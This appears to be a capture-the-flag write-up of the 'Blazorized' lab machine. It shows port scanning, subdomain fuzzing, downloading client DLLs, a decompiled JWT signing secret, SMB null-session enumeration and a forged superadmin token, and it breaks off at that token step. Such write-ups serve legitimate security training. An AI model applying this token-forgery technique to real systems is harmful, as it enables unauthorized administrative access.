Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.129.85.187
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-30 08:44 IST
Nmap scan report for 10.129.85.187
Host is up (0.18s latency).
Not shown: 58343 closed tcp ports (reset), 7167 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://blazorized.htb
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-30 03:16:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-06-29T19:38:02
|_Not valid after:  2054-06-29T19:38:02
| ms-sql-ntlm-info:
|   10.129.85.187\BLAZORIZED:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2024-06-30T03:18:03+00:00; +5s from scanner time.
| ms-sql-info:
|   10.129.85.187\BLAZORIZED:
|     Instance name: BLAZORIZED
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
```

```
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49774/tcp open  msrpc         Microsoft Windows RPC
49776/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-ntlm-info:
|   10.129.85.187:49776:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.85.187:49776:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
```

Web Port 80

1) Checked the website




2) There is a markdown rendering


3) Found a subdomain

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://blazorized.htb/' -H "Host: FUZZ.blazorized.htb" -ic -t 100 -fs 144

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blazorized.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.blazorized.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 144
________________________________________________

admin                   [Status: 200, Size: 2037, Words: 149, Lines: 28, Duration: 181ms]
:: Progress: [114437/114437] :: Job [1/1] :: 595 req/sec :: Duration: [0:03:42] :: Errors: 0 ::
```


4) Another vhost



5) There is a way to get admin token




6) Checked the dll file




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wget 'http://blazorized.htb/_framework/Blazorized.DigitalGarden.dll'
--2024-06-30 09:43:48--  http://blazorized.htb/_framework/Blazorized.DigitalGarden.dll
Resolving blazorized.htb (blazorized.htb)... 10.129.85.187
Connecting to blazorized.htb (blazorized.htb)|10.129.85.187|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53248 (52K) [application/octet-stream]
Saving to: ‘Blazorized.DigitalGarden.dll’

Blazorized.DigitalGarden.dll          100%[=====================================================================================>]  52.00K  77.5KB/s    in 0.7s

2024-06-30 09:43:49 (77.5 KB/s) - ‘Blazorized.DigitalGarden.dll’ saved [53248/53248]
```

7) Found the code that generates superadmin token

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wget 'http://blazorized.htb/_framework/Blazorized.Helpers.dll'
--2024-06-30 09:57:10--  http://blazorized.htb/_framework/Blazorized.Helpers.dll
Resolving blazorized.htb (blazorized.htb)... 10.129.85.187
Connecting to blazorized.htb (blazorized.htb)|10.129.85.187|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12800 (12K) [application/octet-stream]
Saving to: ‘Blazorized.Helpers.dll’

Blazorized.Helpers.dll              100%[=============================================================================>]  12.50K  --.-KB/s    in 0.002s

2024-06-30 09:57:11 (6.35 MB/s) - ‘Blazorized.Helpers.dll’ saved [12800/12800]
```





```
    // Token: 0x04000005 RID: 5
    private const long EXPIRATION_DURATION_IN_SECONDS = 60L;

    // Token: 0x04000006 RID: 6
    private static readonly string jwtSymmetricSecurityKey =
      "8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcde454eea6f65b8d466a4fb6550d5c795d
      9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d897
      e7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dcd770e0936a
      183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361a3435
      0a002de648f13ad8620750495bff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e
      44e9642634f32a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c1682ea2f67dd8f
      8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7
      034070c487a18602421988b74cc40eed4ee3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517
      d2090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";

    // Token: 0x04000007 RID: 7
    private static readonly string superAdminEmailClaimValue = "superadmin@blazorized.htb";

    // Token: 0x04000008 RID: 8
    private static readonly string postsPermissionsClaimValue = "Posts_Get_All";

    // Token: 0x04000009 RID: 9
    private static readonly string categoriesPermissionsClaimValue = "Categories_Get_All";

    // Token: 0x0400000A RID: 10
    private static readonly string superAdminRoleClaimValue = "Super_Admin";

    // Token: 0x0400000B RID: 11
    private static readonly string issuer = "http://api.blazorized.htb";

    // Token: 0x0400000C RID: 12
    private static readonly string apiAudience = "http://api.blazorized.htb";

    // Token: 0x0400000D RID: 13
    private static readonly string adminDashboardAudience = "http://admin.blazorized.htb";
}
```

LDAP Port 445

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ enum4linux 10.129.85.187
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 30 09:16:31 2024

 ==========================( Target Information )==========================

Target ........... 10.129.85.187
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.129.85.187 )============================

[E] Can't find workgroup/domain



 ================================( Nbtstat Information for 10.129.85.187 )================================

Looking up status of 10.129.85.187
No reply from 10.129.85.187

 ====================================( Session Check on 10.129.85.187 )====================================

[+] Server 10.129.85.187 allows sessions using username '', password ''

 ================================( Getting domain SID for 10.129.85.187 )================================

Domain Name: BLAZORIZED
Domain Sid: S-1-5-21-2039403211-964143010-2924010611

[+] Host is part of a domain (not a workgroup)
```


Vulnerability Assessment

1) Generated superadmin token




eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiU3VwZXJfQWRtaW4iLCJleHAiOjE3MjA3MjUzMzksImlzcyI6Imh0dHA6Ly9hcGkuYmxhem9yaXplZC5odGIiLCJhdWQiOiJodHRwOi8vYWRtaW4uYmxhem9yaXplZC5odGIifQ.U_5d_uyylG3ubXNui2qjHZlG3eOkDQm7jy5MSoORLCFlfEfio2cIMY6xYdYqrgpG4TGdOJOpee8qe_oMMdAY0Q

2) It should be in localstorage

